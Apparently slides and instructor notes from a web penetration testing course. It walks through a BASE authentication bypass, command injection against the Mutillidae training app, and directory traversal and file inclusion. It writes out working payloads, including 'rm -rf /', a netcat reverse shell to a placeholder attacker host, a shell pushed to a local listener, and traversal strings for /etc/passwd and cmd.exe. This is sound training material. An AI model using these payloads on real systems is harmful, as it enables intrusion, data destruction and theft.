1. The problem occurs because of a disconnect between what the author assumes `AuthenticateNoCookie()` does and what it actually does. According to this code snippet, `AuthenticateNoCookie()` returns one of several values: 0 = authentication succeeded, 1 = bad password, 2 = user disabled, and 3 = bad username. The function will also return "Failed" if something goes dramatically wrong.
2. Following through the code, we find that the likely response, based on a user supplying no credentials beyond the "standalone=yes" POST variable is a return value of 3, caused by having a blank username.
3. Looking back at the code from the previous page, we see that the return value from `AuthenticateNoCookie()` is compared to the "role" required, in this case 10000. The full comparison is:  
`if(3 > 10000) or if(AuthenticateNoCookie returned "Failure")`  
then the script is stopped.
4. Because neither of those cases is true, the script continues running and, because of the following "elseif", it skips over all authentication and continues without really checking that the user has the proper credentials.

# Authentication Bypass: Build HTML Exploit

- Create ~/Desktop/base\_exploit.html with gedit:  
`$ gedit ~/Desktop/base_exploit.html`
- Create the HTML exploit with the code from the notes
- Save the file when complete



The screenshot shows a window titled "base\_exploit.html (~/Desktop) - gedit". The menu bar includes File, Edit, View, Search, Tools, Documents, and Help. The toolbar contains icons for Open, Save, Undo, and others. The main text area contains the following HTML code:

```
<html><head></head><body>
<form method=POST action=http://www.sec542.org/base/base_maintenance.php>
<input type=hidden name=standalone value=yes>
<input type=submit></form></body></html>
```

The status bar at the bottom shows "HTML", "Tab Width: 8", "Ln 4, Col 41", and "INS". Below the window title, it says "Web Penetration Testing and Ethical Hacking".


1. The best way to test this theory is to send BASE an appropriate HTTP POST request and see whether it responds as we believe it will. The problem is finding an easy way to create the appropriate POST request.
2. The easiest way to create a POST request is to write our own HTTP POST request using an HTML page with a form.
3. Click the Application menu, on Accessories, and launch the Text Editor. We're going to create a form that will send a POST request with the right parameters to the server in order to attempt to bypass authentication.
4. Type the following in gedit:

```
<html><head></head><body>
<form method=POST action=http://www.sec542.org/base/base_maintenance.php>
<input type=hidden name=standalone value=yes>
<input type=submit></form></body></html>
```

Save this file as ~/Desktop/base\_exploit.html.

# Authentication Bypass: Testing Bypass Flaw

- Open the HTML page by double-clicking `~/Desktop/base_exploit.html`
- Click the Submit Query button → **Submit Query**
  - You should see the page below



Ensure that you saved the file in gedit. Then open the HTML page by double-clicking `~/Desktop/base_exploit.html`

When Firefox launches, click the Submit Query button to load `/var/www/html/base/base_maintenance.php` while bypassing any authentication requirement.

You should see the page shown in the slide. If you do not, double-check the syntax of `~/Desktop/base_exploit.html` and try again.

# Course Roadmap


- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- Bypass Flaws
  - Exercise: Authentication Bypass
- **Vulnerable Web Apps: Mutillidae**
  - Command Injection
    - Exercise: Command Injection
  - File Inclusion/Directory Traversal
    - Exercise: LFI and RFI
  - SQL Injection Primer
  - Discovering SQLi
    - Exercise: Error-Based SQLi
  - Exploiting SQLi
  - SQLi Tools
    - Exercise: sqlmap + ZAP
  - Summary

Web Penetration Testing and Ethical Hacking

We will explore a wonderful intentionally-buggy web application: Mutillidae. This intro will come in handy during the upcoming command injection exercise.

# Mutillidae



- Mutillidae is an intentionally vulnerable set of web applications
  - Version 1.x (Mutillidae Classic) was developed by Adrian "IronGeek" Crenshaw (@irongeek\_adc)
  - Version 2.x (NOWASP Mutillidae 2) is maintained by Jeremy Druin (@webpwnized)
- Runs on LAMP/WAMP/XAMPP
- Project page:  
<http://sourceforge.net/projects/mutillidae/>
- Available on the Security542 VM: <http://mutillidae>

Web Penetration Testing and Ethical Hacking

Both Adrian and Jeremy are former students of the course authors, and Jeremy is also currently a mentor for Sec542.

Jeremy has made a number of fantastic Mutillidae videos available at:  
<https://www.youtube.com/user/webpwnized>

Mutillidae (NOWASP) runs on LAMP (Linux/Apache/MySQL/PHP), WAMP (Windows/Apache/MySQL/PHP) and XAMPP (Cross-platform/Apache/MySQL/PHP/Perl).

- [1] <http://sourceforge.net/projects/mutillidae/> ([http://cyber.gd/542\\_131](http://cyber.gd/542_131)) QR
- [2] <https://www.youtube.com/user/webpwnized> ([http://cyber.gd/542\\_132](http://cyber.gd/542_132))



# Mutillidae's OWASP 2013 Coverage

- Mutillidae provides full coverage of the OWASP Top 10 - 2013

|               |   |
|---------------|---|
| OWASP 2013    | A1 - Injection (SQL)                              |
| OWASP 2010    | A1 - Injection (Other)                            |
| OWASP 2007    | A2 - Broken Authentication and Session Management |
| Web Services  | A3 - Cross Site Scripting (XSS)                   |
| HTML 5        | A4 - Insecure Direct Object References            |
| Others        | A5 - Security Misconfiguration                    |
| Documentation | A6 - Sensitive Data Exposure                      |
| Resources     | A7 - Missing Function Level Access Control        |
|               | A8 - Cross Site Request Forgery (CSRF)            |
|               | A9 - Using Components with Known Vulnerabilities  |
|               | A10 - Unvalidated Redirects and Forwards          |

Web Penetration Testing and Ethical Hacking

Mutillidae NOWASP provides full coverage of the OWASP Top 10 – 2013:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components with Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards<sup>1</sup>

[1] [https://www.owasp.org/index.php/Top\\_10\\_2013](https://www.owasp.org/index.php/Top_10_2013) ([http://cyber.gd/542\\_134](http://cyber.gd/542_134)) QR



# Mutillidae Security Levels

- Mutillidae has the following Security Levels:
  - 0: Hack Away
  - 1: Try Slightly Harder
  - 5: Good Luck
- Default is level 0
- Change the security level by pressing "Toggle Security"


**Toggle Security**

Web Penetration Testing and Ethical Hacking

Security level 1 enables JavaScript validation for many pages. Level 5 adds additional controls such as strong tokens.

Adrian Crenshaw maintains a list of videos here, many focusing on defeating various Mutillidae security levels:  
<http://www.irongeek.com/i.php?page=videos/web-application-pen-testing-tutorials-with-mutillidae>

[1] <http://www.irongeek.com/i.php?page=videos/web-application-pen-testing-tutorials-with-mutillidae>  
([http://cyber.gd/542\\_133](http://cyber.gd/542_133)) QR



# Mutillidae Hints

**Toggle Hints**

- There are 3 levels of hints available
  - Level 0: I try Harder
  - Level 1: Scr1pt K1dd1e
  - Level 2: Noob
- Change by pressing "Toggle Hints"
- Level 1 Hints provide examples and nudges in the right direction

The screenshot shows a web page titled "HTML Injection Hints". It includes sections for "Overview", "Discovery Methodology", and "Exploitation". The "Discovery Methodology" section contains text about injecting a search string like "<CANARY=()"";#-\$-/>1" to determine which input parameters resulted in the response string found. The "Exploitation" section provides an example payload: "Example (does not include prefix or suffix):".

**Web Penetration Testing and Ethical Hacking**

The default Mutillidae hint setting is 0 ("I try Harder"). You may also choose 1 ("Scr1pt K1dd1e") or 2 ("Noob").

Press "Toggle Hints" to change the setting. A "Hints" box will appear at level 1.

The screenshot shows a "User Lookup" page from the OWASP Web Application Security Test Project. The page has a navigation menu on the left with items like "Home", "Login/Register", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", "View Captured Data", "Hide Popup Hints", and "Enforce SSL". The main content area has a "Back" button, a "Help Me!" link, and a "Hints" input field. Below the input field is an "AJAX" icon and a link to "Switch to SOAP Web Service Version of this Page". A prominent red box displays the message: "Please enter username and password to view account details". Below this message are fields for "Name" and "Password", and a "View Account Details" button.

## Level 2 Hints

- Level 2 Hints provide step-by-step tutorial for completing the task
- Available for the more popular modules

**SQL Injection Tutorial**

**General Steps**

1. Determine if SQL injection exists
  - Try injecting characters reserved in databases to produce error messages
    - single-quote
    - back-slash
    - double-hyphen
    - forward-slash
    - period
  - If error message is produced, examine message for helpful errors, queries, database brand, columns, tables or other information.
  - If no error message present, send valid data, "true" injections ("or 1=1") and "false" injections ("and 1=0"). Look for difference in the three responses

Technique: Blind SQL Injection - True and False Values  
Field: username  
True Value (Using Proxy): ' or 1=1 ..  
False Value (Using Proxy): ' and 1=0 ..

### Web Penetration Testing and Ethical Hacking

Press the "Toggle Hints" button again to reveal level 2 hints, which provide a step-by-step tutorial for completing the task. Level 2 hints are not available for all modules.

Press the "Toggle Hints" button again to reset the hints to level 0.

Bubble Hints are also available separately. They point out dynamic code, vulnerable functions, etc. They may be disabled by pressing "Hide Popup Hints."

# Reset DB

- Press "Reset DB" to clear the database and start over fresh

The screenshot shows a web interface for managing logs. At the top, there's a navigation bar with links: Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, View Captured Data, Show Popup Hints, and Enforce SSL. Below the navigation is a sidebar with sections for OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML S, Others, Documentation, and Resources. A prominent section titled 'Getting Started: Project Whitepaper' is also visible. The main content area is titled 'Log' and displays a table of log records. The table has columns for Hostname, IP, Browser Agent, Page Viewed, and Date/Time. One record is shown in detail: Hostname 127.1.1.1, IP 127.1.1.1, Browser Agent Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.19) Gecko/2010031218 Firefox/3.0.19, Page Viewed Received request to display user information for:, and Date/Time [redacted]. A modal window is overlaid on the log table, containing the message: 'The page at http://mutillidae says: Dude, these pupups are starting to get annoying: Reset the DB!' with an 'OK' button.

## Web Penetration Testing and Ethical Hacking

Press "Reset DB" to clear the database and start over fresh. This is quite useful for clearing out old attempts, which may get in the way of new hacking.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- Bypass Flaws
  - Exercise: Authentication Bypass
- Vulnerable Web Apps: Mutillidae
- **Command Injection**
  - Exercise: Command Injection
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLi
  - Exercise: Error-Based SQLi
- Exploiting SQLi
- SQLi Tools
  - Exercise: sqlmap + ZAP
- Summary

Web Penetration Testing and Ethical Hacking

We will next discuss command injection.

## OTG-INPVAL-013: Testing for Command Injection

"OS command injection is a technique used via a web interface in order to execute OS commands on a web server. The user supplies operating system commands through a web interface in order to execute OS commands."<sup>1</sup>

Web Penetration Testing and Ethical Hacking

The purpose of OTG-INPVAL-013 is to assess the application for OS Command Injection flaws. These flaws when exploited allow the penetration tester to have underlying OS commands execute based upon the provided input.

### References

- [1] [\(http://cyber.gd/542\\_154\) QR](https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013))

# Command Injection

- Command injection is less common in modern apps
- This enables us to input operating system commands through the web application
- Commands sent in are geared to two types of results:
  - Local Results
  - Remote Results
- Pick commands based on server OS determined during mapping
- Command injection provides control of the server to the attacker:
  - Running within the privileges of the web application

## Web Penetration Testing and Ethical Hacking

Many applications used to be written in UNIX shell scripts, such as BASH and PERL, and the variable separation was rather crude. Even worse, often these scripts incorporated calls to external applications. Such a call often looked like this:

```
system("externaltool ".variable);
```

where the variable was input from the web application. If the input included a ";" additional commands could be executed.

For example, imagine a script that calls an external program to authenticate the user. An attacker types the following text in the username field in the web interface: "ura"

And then types the following text into the password field: "l00ser; rm -rf /".

This translates to the following: `system('authenticate ura:l00ser; rm -rf /')`

If the script is running with root privileges, then the attacker has deleted the contents of the root partition.

How about a password of "; /usr/bin/nc -e /bin/sh hackerdomain.com 31337"?

# Discovering Command Injection

- Command injection involves attacker controlled input being used in OS commands
- Focus particularly on resources that appear to be used on the system
- Example:
  - New accounts require a directory to store configs
  - Application accepts a username parameter
  - It then runs `mkdir username`
- These characters are your prefix friends:
  - &, &&, ||, <, >, ;,

Web Penetration Testing and Ethical Hacking

Discovering command injection is as simple as any other injection. We look at each parameter and determine if it is used as part of an operating system command. We then fuzz it to see what happens.

# Command Injection Results

- The injection causes one of two types of results
- We want to select our commands based on which of the two is returned
- Visible Results:
  - Use when results are returned to the browser
  - Directory Listing:
    - ; ls /etc
      - ; ends previous command
      - ls /etc lists the files in the etc directory
- Blind Results:
  - Use when results aren't displayed in the browser
  - Ping yourself!
    - ; ping y.o.ur.ip
      - Run a sniffer on your network
      - Look for ICMP echo requests from the target

Web Penetration Testing and Ethical Hacking

If the application runs the command and then either displays the command or creates content based on the results, these types of commands are useful. This is less common than the next option. Some common commands to run are

- ls
- netstat -an
- adduser

If the application doesn't display the results, either in whole or by building content from the results, then the attacker must use commands that generate traffic across the network. A typical way to do this would be to ping an address that is under the attacker's control. The attacker then needs to run only a sniffer and detect the ICMP echo requests. Another means would be to run a command that would result in the machine requesting a page from a web server the attacker controls. Monitoring the web server logs would let the attacker see the traffic. If the attacker would like to send data from the server, they need to make the data only part of the URI request. Again, reading the web server logs would provide the information to the attacker.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- Bypass Flaws
  - Exercise: Authentication Bypass
- Vulnerable Web Apps: Mutillidae
- Command Injection
  - **Exercise: Command Injection**
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLi
  - Exercise: Error-Based SQLi
- Exploiting SQLi
- SQLi Tools
  - Exercise: sqlmap + ZAP
- Summary

Web Penetration Testing and Ethical Hacking

Let's perform command injection hands-on.

# Command Injection Exercise

- Goal: Perform the following types of command injection attacks:
  - Display the password file
  - Discover the privileges of the web server process
  - Ping a system
  - Shovel a shell


Web Penetration Testing and Ethical Hacking

The goal for this exercise: Perform the following types of command injection attacks:

- Display the password file.
- Discover the privileges of the web server process.
- Ping a system.
- Shovel a shell.

# Exercise: Setup

- Open Firefox and go to Exercises toolbar -> Mutillidae
- Go to OWASP 2013 -> A1 – Injection (Other) -> Command Injection -> DNS Lookup
- **Note:** if Mutillidae becomes slow or unresponsive: Quit Firefox and restart



Open Firefox and surf to <http://mutillidae>.

Go to OWASP 2013 -> A1 – Injection (Other) -> Command Injection -> DNS

**Note:** If Mutillidae becomes slow or unresponsive, quit Firefox and restart.

## Exercise: Challenges

- Perform the following command injections via the vulnerable DNS Lookup Application:
  - Display /etc/passwd
  - Discover the privileges of the web server user
  - Ping 127.0.0.1 three times and display the packets with tcpdump
  - Send a shell to 127.0.0.1
- You may stop here and attempt these steps, or read ahead for step-by-step instructions
  - Choose your own difficulty!

Web Penetration Testing and Ethical Hacking

Your challenge: perform the following command injections via the vulnerable DNS Lookup Application:

- Display /etc/passwd.
- Discover the privileges of the web server user.
- Ping 127.0.0.1 three times and display the packets with tcpdump.
- Send a shell to 127.0.0.1

You may stop here and attempt these steps, or read ahead for step-by-step instructions. Students with command injection experience may want to attempt this exercise with no hints: It's your call.

## Exercise: Step 1

- We are hoping the programmer is not filtering characters in the "name" we choose to lookup and has written the code as:  
`$ nslookup <whatever they just typed>`
- The exploit: Send a name, followed by a semicolon and a shell command:  
`$ nslookup sec542.org; next command`
- Let's try it; type this in the DNS Lookup form:  
`sec542.org; cat /etc/passwd`
- Then press Lookup DNS

Web Penetration Testing and Ethical Hacking

Type the following in the DNS lookup form:

`sec542.org; cat /etc/passwd`

**Who would you like to do a DNS lookup on?**

**Enter IP or hostname**

**Hostname/IP**

**Lookup DNS**

Then press Lookup DNS. Note that the command is truncated in the screenshot above due to the size of the input box.

One method for exploiting injection flaws is to append commands with "&&" or ";"

- Double ampersand means: run the 2nd command if the first command exits without error
- Semicolon means: run the send command after the first command (regardless of any errors)

We don't care about errors, so let's use a semicolon.

# Command Injection Results

```
Results for sec542.org; cat /etc/passwd
Server: 127.0.0.1
Address: 127.0.0.1#53

Name: sec542.org
Address: 192.168.1.8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

Web Penetration Testing and Ethical Hacking
```

We have displayed the contents of /etc/passwd.

Why cat /etc/passwd? Both the cat command and the file /etc/passwd are *\*almost\** universally available across all major versions on UNIX and Linux, and /etc/passwd is normally world readable.

The hashes are most likely in /etc/shadow, which we would normally not read via the web server user.

You may try to view other files as well. Unfortunately, we lack the permission to view /etc/shadow: The next step illustrates why.

## Step 2: Discover the Privileges of the Running User

- Go back to the DNS Lookup form and type:
  - sec542.org; id
- Press Lookup DNS

| Results for sec542.org; id                            |              |
|---|--------------|
| Server:   | 127.0.0.1    |
| Address:  | 127.0.0.1#53 |
| Name:   | sec542.org   |
| Address:  | 192.168.1.8  |
| uid=33(www-data) gid=33(www-data) groups=33(www-data) |              |

### Web Penetration Testing and Ethical Hacking

Type the following in the DNS lookup form:

**sec542.org; id**

The web server is running as uid 33, user www-data. This is normal: Web servers typically run as lower-privileges users to limit the damage from attacks such as the ones we are launching right now.

The id command is quite handy for command injection attacks. It shows us the privileges (uid, gid, and group membership) of the current user. It is also small (two characters) and generally available across all versions of UNIX, Linux, and Mac OSX. It is also usually in a default path, normally /usr/bin/id.

## Step 3: Ping 127.0.0.1

- Ping is a useful command:
  - Near-universal availability
  - Also verifies network connectivity
  - Can also be used to determine successful blind command injection
- Type the following in a terminal:  
`$ sudo tcpdump -ni any icmp[icmptype]=icmp-echo`
- Then enter the following in the DNS Lookup form:  
`sec542.org; ping -c3 127.0.0.1`
- Press Lookup DNS

Web Penetration Testing and Ethical Hacking

This command injection is not blind: We can see the results of our commands. It is quite useful to develop command injection techniques that work blind, as ping does.

Type this command in a terminal:

```
$ sudo tcpdump -ni any icmp[icmptype]=icmp-echo
```

This tells tcpdump to not resolve names (-n), listen on all interfaces (-i any), and capture/display only icmp echo requests (icmp[icmptype]=icmp-echo). The simpler BPF filter icmp would also work but may capture additional unrelated icmp traffic.

Then enter the following in the DNS Lookup:

```
sec542.org; ping -c3 127.0.0.1
```

Then press Lookup DNS.

**Ping Results**

---

**Results for sec542.org; ping -c3 127.0.0.1**

```
Server: 127.0.0.1
Address: 127.0.0.1#53
Name: sec542.org
Address: 192.168.1.8

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.036 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1598ms
rtt min/avg/max/mdev = 0.028/0.034/0.039/0.006 ms
```

Terminal

```
[~]$ sudo tcpdump -ni any icmp[icmptype]=icmp-echo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 65535 bytes
15:36:34.456788 IP 127.0.0.1 > 127.0.0.1: ICMP echo request, id 617, seq 1, length 64
15:36:35.455797 IP 127.0.0.1 > 127.0.0.1: ICMP echo request, id 617, seq 2, length 64
15:36:36.454796 IP 127.0.0.1 > 127.0.0.1: ICMP echo request, id 617, seq 3, length 64
```

**Web Penetration Testing and Ethical Hacking**

Right now we are pinging ourselves to prove the concept and understand the process.

Press Ctrl-C in the terminal window to stop tcpdump.

## Step 4: Open a Backdoor Shell

- Let's shovel a shell via command injection
- Type the following in a terminal window:  
`$ nc -lvvnp 1337`
  - Note: The first flag is a lowercase L, not a one
- Then type the following in the DNS Lookup form:  
`sec542.org; nc 127.0.0.1 1337 -e /bin/bash`
- Press Lookup DNS; go back to the terminal window and type shell commands
  - There will be no banner; just start typing

### Web Penetration Testing and Ethical Hacking

Let's shovel (push) a shell via command injection. This means we will send the shell to a waiting listener.

Type the following in a terminal window:

```
$ nc -lvvnp 1337
```


Note that the first flag is the letter l ("ell"), not the number one. This tells netcat to listen (l) on (p) port 1337. The (vv) tells netcat to be verbose in its communication. The (n) indicates that no name resolution should be performed. Then type the following in the DNS Lookup form:

```
sec542.org; nc 127.0.0.1 1337 -e /bin/bash
```

Press Lookup DNS, go back to the terminal window, and you should see a new connection shows up. Now you can type shell commands. There will not be a banner to indicate the shell. Thankfully the (vv) switch will report any connections, so even though we haven't received data we know the connection is waiting for us to just start typing commands. Try some simple Linux commands such as `uname -a`.

# Our Shell

- Success!



A screenshot of a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal shows the following text:

```
[~]$ nc -lvpn 1337
listening on [any] 1337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 52849
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

- Now hit **Ctrl-C** to drop the shell

Web Penetration Testing and Ethical Hacking

The shell has connected into the listener.

Be sure to press Ctrl-C after you finish to drop the shell. Otherwise, Mutillidae might seem unresponsive the next time we try to use it.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- Bypass Flaws
  - Exercise: Authentication Bypass
- Vulnerable Web Apps:  
Mutillidae
- Command Injection
  - Exercise: Command Injection
- **File Inclusion/Directory Traversal**
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLi
  - Exercise: Error-Based SQLi
- Exploiting SQLi
- SQLi Tools
  - Exercise: sqlmap + ZAP
- Summary

Web Penetration Testing and Ethical Hacking

The next section describes directory traversal, as well as local and remote command injection.

## OTG-INPVAL-012: Testing for Code Injection: LFI/RFI

"The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation."<sup>1</sup>

### Web Penetration Testing and Ethical Hacking

The OTG-INPVAL-012 Test ID includes coverage for both Remote File Inclusion and Local File Inclusion.

#### References

- [1] [\(http://cyber.gd/542\\_158\)](https://www.owasp.org/index.php?title=Testing_for_Code_Injection_(OTG-INPVAL-012)) QR

## Local and Remote File Include

- File inclusion flaws can retrieve files locally (LFI) or remotely (RFI):
  - From the perspective of the application
- Local file inclusion allows for the attacker to read files from the server:
  - This would be information disclosure
- Remote file inclusion allows the attacker to retrieve files from remote server:
  - Contents of the file would be used by the application
  - This opens a potential for code execution

Web Penetration Testing and Ethical Hacking

File inclusion flaws can retrieve files locally or remotely. This is from the perspective of the application, so local files are ones that reside on the server the application is running on. Remote files would be from a different server. Keep in mind that egress filtering may block the application from loading files from *external* remote servers, but this would still allow for servers within the network to be accessed.

# Directory Traversal and File Inclusion

- Directory traversal is a vulnerability that provides the ability to leave the web root:
  - The web server is supposed to enforce restrictions on where files can be loaded from
- We can then load or run files from "protected" areas:
  - C:\Windows or /etc as two examples
  - This is file inclusion
- Older vulnerability but modern applications are giving us fun new ways to play

Web Penetration Testing and Ethical Hacking

Directory traversal and file include is when we trick the web application into letting us either read or execute files that are not in the WEBROOT directory structure. Of course, file include can be used to read files within the WEBROOT.

The precise methodology depends on the nature of vulnerability that we are leveraging. Sometimes, the vulnerability will allow us to simply input "../../../../../etc/shadow" or whatever. Other vulnerabilities require us to modify the encoding, changing it to Unicode, for example.

IIS was vulnerable to Directory Traversal several years ago... several times! The first vulnerability was solved by a patch that tracked "/" characters. This was easily defeated by encoding the "/" as Unicode because Unicode decoding was performed \*after\* the directory constraints were enforced.

## Traditional Example

- The traditional example leaves the web root
  - It allows access to files on the system including the ability to execute programs:
- `http://vulnsite/scripts/../../winnt/system32/cmd.exe+c+dir`
- This example runs cmd.exe and retrieves a directory listing:
    - Starting the URL in the scripts directory is required due to the default restriction that executable code must run from the scripts directory
  - May use encoding to bypass controls
  - Patches are available for all the servers that are known to be vulnerable to this attack:
    - Recommendations in our report should discuss the patch and ensuring patches are applied

**Web Penetration Testing and Ethical Hacking**

The traditional example is a flaw from IIS. This flaw allowed an attacker to craft a URL that accessed the scripts directory but then went up the directory tree to finally access cmd.exe. The scripts directory was important because by default it was the only directory that programs were allowed to execute from.

This is not an IIS problem. Many different servers and applications have been vulnerable and more are found quite often. Typically, this is a bug in the server implementation, but we will see next how applications can be vulnerable to this also.

# Application Example

- Many applications load files
- Files such as templates, configs, and data
- As testers, we need to focus on parameters used to load files
- Let's look at an example:
  - Site loads configuration file from parameter:
    - `http://vulnsite/index.php?templ=../include/siteconfig.inc`
  - Application doesn't verify the format and the function to load the file doesn't filter:
    - `http://vulnsite/index.php?templ=/etc/passwd`

## Web Penetration Testing and Ethical Hacking

Sometimes, a web application enables the browser to specify a configuration file and location on the server to be included with the master configuration for that session.

Not all directory traversal vulnerabilities are immediately identifiable. Sometimes, a hidden field in a web form simply includes text, such as message-stuff. However, this may well be a filename. Try changing it to `../message-stuff` and see how the page changes.

Remember, we're talking about exploiting code written by developers who most frequently think only about how an application is supposed to work and attempts to make it follow that mold. If all goes well, the application mostly behaves as anticipated. If we touch it, however, it cries.

Any code that may access files in the server filesystem may be vulnerable. If we have any control, we have to check!

## Testing for Directory Traversal and File Include Flaws

- Examine the application for places that appear to include files
- Parameters may be obvious:
  - config=../../includes/config.php
- Or built from parameters:
  - config=site
  - The application then uses:  
  `../../includes/${config}.php` to load the file

Web Penetration Testing and Ethical Hacking

To test for this flaw, simply look for parameters that appear to contain filenames and change them to point outside the web root. Also look for parameters that are the basis for a filename such as the example of templ=red, which the application expands to ../../template/red.php.

# Obvious Parameters

- If we find obvious parameters we should enter paths based on OS detected during mapping:
  - /etc/passwd
    - Contains usernames on a UNIX system
  - /global.asax
    - Application configuration on IIS
  - \docume~1\fprefect\mydocu~1
    - User directory on Windows in 8.3 notation
  - \windows\system32\cmd.exe
    - Used to execute commands on Windows
- Look at the results
- Remember results may be in the source

Web Penetration Testing and Ethical Hacking

To conduct directory traversal attacks, you need to understand where the default locations for various files are located. For example, Debian-based Linux systems with Apache often use /var/www/ or /var/www/html as the webroot. Users have their own webroots in /home/username/public\_html/. The directory /usr/lib/cgi-bin is a common location for CGI scripts. Other applications may have their own, well-known webroot and scripts directory. The most important thing to understand is where the "current working directory" is when the script/application executes. That is where to begin thinking when you type your first "../".

# Building Blocks

- If the application builds the path from parameters, use the applications logic to load files
- Two options:
  - Terminate the parameter with a NULL "%00"
    - /etc/passwd%00
    - The C string handling that treats a null as the end of the string
  - Specify the file:
    - Instead of config enter ../../index.php
    - The .php added by the application limits what we can load

## Web Penetration Testing and Ethical Hacking

